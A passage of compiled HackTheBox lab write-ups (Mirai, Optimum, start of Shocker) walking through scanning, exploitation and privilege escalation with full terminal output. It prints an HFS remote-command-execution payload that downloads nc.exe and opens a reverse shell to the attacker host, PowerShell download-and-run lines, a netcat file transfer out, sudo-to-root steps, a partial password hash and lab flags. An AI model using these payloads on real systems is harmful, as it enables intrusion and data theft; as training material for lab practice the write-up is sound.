SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
pi@raspberrypi:~$
pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
pi@raspberrypi:~$
pi@raspberrypi:~$ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
pi@raspberrypi:~$
pi@raspberrypi:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Figure 7: writeup.exploitation.steps.1.1

2. We then view contents of the `user.txt` file:

```
pi@raspberrypi:~$ cat Desktop/user.txt
ff837707441b257a20e32199d7c8838d
pi@raspberrypi:~$
```

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 pi@raspberrypi> id
2 uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44
   ↵ (video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
3 pi@raspberrypi>
4 pi@raspberrypi> uname
5 Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
6 pi@raspberrypi>
7 pi@raspberrypi> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
9       inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
10      inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
11      inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
12      inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
13      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
14      RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
15      TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
```

```
16 collisions:0 txqueuelen:1000
17 RX bytes:17335718 (16.5 MiB) TX bytes:23597380 (22.5 MiB)
18 Interrupt:19 Base address:0x2000
19 pi@raspberrypi>
20 pi@raspberrypi> users
21 root
22 pi
```

Phase #3: Privilege Escalation

1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `pi` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $
```

Figure 9: writeup.privesc.steps.1.1

```
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~#
root@raspberrypi:~# uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
root@raspberrypi:~#
root@raspberrypi:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218199 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195933 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24159054 (23.0 MiB)  TX bytes:42925449 (40.9 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3433707 (3.2 MiB)  TX bytes:3433707 (3.2 MiB)

root@raspberrypi:~#
```

Figure 10: writeup.privesc.steps.1.2

2. When trying to view the contents of the `root.txt` file, we see that the original file has been deleted and a backup exists on the USB drive. We use the `df -lh` command to find the absolute path for mounted USB drive, find a file in it but it too didn't give us the flag. The original file seems to be deleted from the USB stick which means we need to use some quick forensics to obtain the deleted file:

```

root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# df -lh
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G    0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M    0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs        10M    0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M    0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M  93K  7.9M   2% /media/usbstick
tmpfs           50M    0   50M   0% /run/user/999
tmpfs           50M    0   50M   0% /run/user/1000
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# ls -la /media/usbstick/
total 18
drwxr-xr-x 3 root root 1024 Aug 14 2017 .
drwxr-xr-x 3 root root 4096 Aug 14 2017 ..
-rw-r--r-- 1 root root 129 Aug 14 2017 damnit.txt
drwx----- 2 root root 12288 Aug 14 2017 lost+found
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# cat /media/usbstick/damnit.txt
Damn! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:~#

```

Figure 11: writeup.privesc.steps.2.1

3. We try to extract strings from the mounted device file `/dev/sdb` and find the contents of the original `root.txt` file:


```
root@raspberrypi:~# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:~#
```

Figure 12: writeup.privesc.steps.3.1

Loot

Hashes

```
1 pi:$6$SQPHFoql$gSE5qWbZRGHDin4LnFY56sMnQsmvH/o2oIlXv.3KcqVsJCYgJ09R9/」  
   ↪ Pws88e8yjKgJnaxN3zdq8f5ots1b.....
```

Credentials

```
1 ssh: pi/raspbe...
```

Flags

```
1 /home/pi/Desktop/user.txt: ff837707441b257a20e3.....  
2 /root/root.txt -> /media/usbstick/root.txt: 3d3e483143ff12ec5.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/64>
- [+] <https://www.youtube.com/watch?v=SRmvRGUuuno>

[HackTheBox] Optimum

Date: 04/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_hfs_cmd_exec](#), [privesc_windows_ms16_098](#)

Overview

This is a writeup for HackTheBox VM [Optimum](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 80/tcp/http/HttpFileServer httpd 2.3: [exploit_hfs_cmd_exec](#), [privesc_windows_ms16_098](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov 4 17:34:56 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.8
2 Nmap scan report for 10.10.10.8
3 Host is up, received user-set (0.062s latency).
4 Scanned at 2019-11-04 17:34:57 PST for 19s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
9 |_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
10 |_http-methods:
11 |_ Supported Methods: GET HEAD POST
12 |_http-server-header: HFS 2.3
13 |_http-title: HFS /
14 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
15
16 Read data files from: /usr/bin/./share/nmap
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 # Nmap done at Mon Nov 4 17:35:16 2019 -- 1 IP address (1 host up) scanned in 19.87 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	tll 127 HttpFileServer httpd 2.3	./results/10.10.10.8/scans/tcp_80_http_gobuster.txt ./results/10.10.10.8/scans/tcp_80_http_nikto.txt ./results/10.10.10.8/scans/tcp_80_http_nmap.txt ./results/10.10.10.8/scans/tcp_80_http_robots.txt ./results/10.10.10.8/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find HttpFileServer 2.3 running on the target system. Upon searching for exploits we find multiple hits:

```
root@kali: ~/toolbox/data/writeups/htb.optimum # ss hfs 2.3
.....
Exploit Title                                     | Path
.....| (usr/share/exploitdb/)
.....
Rejeto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload | exploits/multiple/remote/30850.txt
Rejeto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | exploits/windows/webapps/34852.txt
Rejeto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1) | exploits/windows/remote/34668.txt
Rejeto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) | exploits/windows/remote/39161.py
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.optimum #
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

```
1 80/tcp | http | HttpFileServer httpd 2.3
```

Phase #2: Exploitation

1. We use the command execution exploit, slightly modify it to print debug information and get interactive access on the target system:

```
root@kali: ~/toolbox/data/writeups/htb.optimum # python 39161.py 10.10.10.8 80
script_create: http://10.10.10.8:80/?search=%00{.+save|C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0A%20bStrm%3A%20Set%20bStrm%20%3D%20
createobject(%22Adodb.Stream%22)%0D%0A%20xHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F10.10.14.26%3A8000%2Fnc.exe%22%2C%20False%0D%0A%20xHttp.Send%20%0A%0D%0A%20bStrm%0D%0A%20%20%20.type%20%3D%20%20%20%2F%2Fbinary%0D%0A%20%20%20%20.open%20%0A%20%20%20.write%20xHttp.ResponseBody%0D%0A%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%20%27%2F%2Foverwrite%0D%0Aend%20with.}
execute_script: http://10.10.10.8:80/?search=%00{.+exec|cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs.}
nc_run: http://10.10.10.8:80/?search=%00{.+exec|C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%2010.10.14.26%20443.}
root@kali: ~/toolbox/data/writeups/htb.optimum #
```

Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.optimum # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.8] 49211
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36
System Boot Time:          10/11/2019, 11:05:13
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
```

Figure 6: writeup.exploitation.steps.1.2

```

C:\Users\kostas\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\kostas\Desktop>

```

Figure 7: writeup.exploitation.steps.1.3

Phase #2.5: Post Exploitation

```

1  costas@OPTIMUM> id
2  optimum\kostas
3  costas@OPTIMUM>
4  costas@OPTIMUM> uname
5  Host Name:                OPTIMUM
6  OS Name:                  Microsoft Windows Server 2012 R2 Standard
7  OS Version:               6.3.9600 N/A Build 9600
8  OS Manufacturer:         Microsoft Corporation
9  OS Configuration:        Standalone Server
10 OS Build Type:             Multiprocessor Free
11 costas@OPTIMUM>
12 costas@OPTIMUM> ifconfig
13 Ethernet adapter Ethernet0
14   Connection-specific DNS Suffix  . : 
15   IPv4 Address. . . . . : 10.10.10.8
16   Subnet Mask . . . . . : 255.255.255.0
17   Default Gateway . . . . . : 10.10.10.2
18 costas@OPTIMUM>
19 costas@OPTIMUM> users
20 Administrator
21 costas

```


Phase #3: Privilege Escalation

1. We can now view the contents of the `user.txt.txt` file to get the first flag:

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
C:\Users\kostas\Desktop>
```

Figure 8: writeup.privesc.steps.1.1

2. We now use the `windows-exploit-suggester.py` script to get list of possible privesc vectors. To do this, we first had to download `netcat` onto target system via Powershell and transfer the text output of `systeminfo` command to our local system:

```
C:\Users\kostas\Desktop>systeminfo >sysinfo.txt
systeminfo >sysinfo.txt
```

Figure 9: writeup.privesc.steps.2.1

```
C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"
```

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"
```

```
C:\Users\kostas\Desktop>
```

```
C:\Users\kostas\Desktop>
```

```
C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

11/11/2019  01:05    <DIR>        .
11/11/2019  01:05    <DIR>        ..
11/11/2019  11:51    <DIR>        %TEMP%
18/03/2017  02:11             760.320 hfs.exe
11/11/2019  01:05             36.528 nc.exe
11/11/2019  01:02             3.336 sysinfo.txt
18/03/2017  02:13             32 user.txt.txt
               4 File(s)      800.216 bytes
               3 Dir(s)  31.898.066.944 bytes free

C:\Users\kostas\Desktop>
```

Figure 10: writeup.privesc.steps.2.2

```
C:\Users\kostas\Desktop>nc 10.10.14.26 9999 <sysinfo.txt
nc 10.10.14.26 9999 <sysinfo.txt

C:\Users\kostas\Desktop>
```

Figure 11: writeup.privesc.steps.2.3

3. The `windows-exploit-suggester.py` scripts lists several privesc vectors and we decide to use [EDB:41020](#) because it provides a pre-compiled binary ready to used. We again transfer this exploit file to the target system using Powershell:

```

root@kali: ~/toolbox/data/writeups/htb.optimum # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (ISO-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)

```

Figure 12: writeup.privesc.steps.3.1

```

C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"
C:\Users\kostas\Desktop>

```

Figure 13: writeup.privesc.steps.3.2

4. Once executed, we get elevated privileges on the target system:

```

C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

11/11/2019  01:13      <DIR>          .
11/11/2019  01:13      <DIR>          ..
11/11/2019  11:51      <DIR>          %TEMP%
11/11/2019  01:13                560.128 41020.exe
18/03/2017  02:11                760.320 hfs.exe
11/11/2019  01:05                36.528 nc.exe
11/11/2019  01:02                3.336 sysinfo.txt
18/03/2017  02:13                32 user.txt.txt
               5 File(s)          1.360.344 bytes
               3 Dir(s)  31.897.505.792 bytes free

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>

```

Figure 14: writeup.privesc.steps.4.1

5. We can now view the contents of the `root.txt` file to complete the challenge:

```

C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eed
C:\Users\Administrator\Desktop>

```

Figure 15: writeup.privesc.steps.5.1

Loot

Flags

```
1 C:\Users\kostas\Desktop\user.txt.txt: d0c39409d7b994a9a1.....
2 C:\Users\Administrator\Desktop\root.txt: 51ed1b36553c8461f4.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/6>
- [+] <https://reboare.github.io/hackthebox/htb-optimum.html>

[HackTheBox] Shocker

Date: 13/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [exploit_shellshock](#), [privesc_sudoers](#)

Overview

This is a writeup for HackTheBox VM [Shocker](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:



Figure 2: writeup²overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [exploit_shellshock](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Nov 13 16:00:23 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.56
2 Increasing send delay for 10.10.10.56 from 0 to 5 due to 145 out of 482 dropped probes since
  ↳ last increase.
3 Nmap scan report for 10.10.10.56
4 Host is up, received user-set (0.11s latency).
5 Scanned at 2019-11-13 16:00:24 PST for 25s
6 Not shown: 998 closed ports
7 Reason: 998 resets
8 PORT      STATE SERVICE REASON          VERSION
9 80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
10 | http-methods:
11 |_ Supported Methods: POST OPTIONS GET HEAD
12 |_http-server-header: Apache/2.4.18 (Ubuntu)
13 |_http-title: Site doesn't have a title (text/html).
14 2222/tcp  open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
15 | ssh-hostkey:
16 |   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
17 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCPs2WC3NhAKQ2zefCHCU8XTC8hY9ta5
18 |   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
19 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQ
20 |   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
21 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Wed Nov 13 16:00:49 2019 -- 1 IP address (1 host up) scanned in 26.24 seconds
```

